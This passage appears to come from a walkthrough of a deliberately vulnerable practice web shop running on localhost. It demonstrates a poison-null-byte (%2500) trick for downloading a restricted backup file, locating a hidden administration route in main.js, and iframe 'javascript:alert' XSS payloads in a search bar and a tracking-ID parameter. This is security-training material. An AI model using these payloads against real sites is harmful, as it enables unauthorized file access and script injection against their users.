
We can also bypass other file even if its not allowed for example this file (***package.json.bak***) :



To bypass this restriction from the site , will use a character called "**Poison Null Byte**". This character like this : %00

We will change link and add *%2500.md* by the end

And here we download the file which maybe could be a backup of the site




After download we can change it back to the original extension and check the file.

Broken Access Control:

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control.html


using debugger in Firefox (or short cut F12 by keyboard) and check *main.js*

we go to look for admin page link we found this:



Path: **administration**

When we check the link, we got this message



If we try any other link (wrong link) we will get redirect to home page. so that mean this correct admin page!


Cross-Site Scripting XSS:

https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html

using javascript alert tag we will use iframe element :


<iframe src="javascript:alert(`xss`)">

On *search bar* we will get the alert “XSS”



It also called XFS (Cross-Frame Scripting) one of the most common forms of detecting XSS within web applications.

Since we got account earlier we will log to an account and check the truck link:



Change track number to iframe code :

```
localhost:3000/#/track-result?id=<iframe src="javascript:alert(`xss Track Link`)">
```

Will get the alert :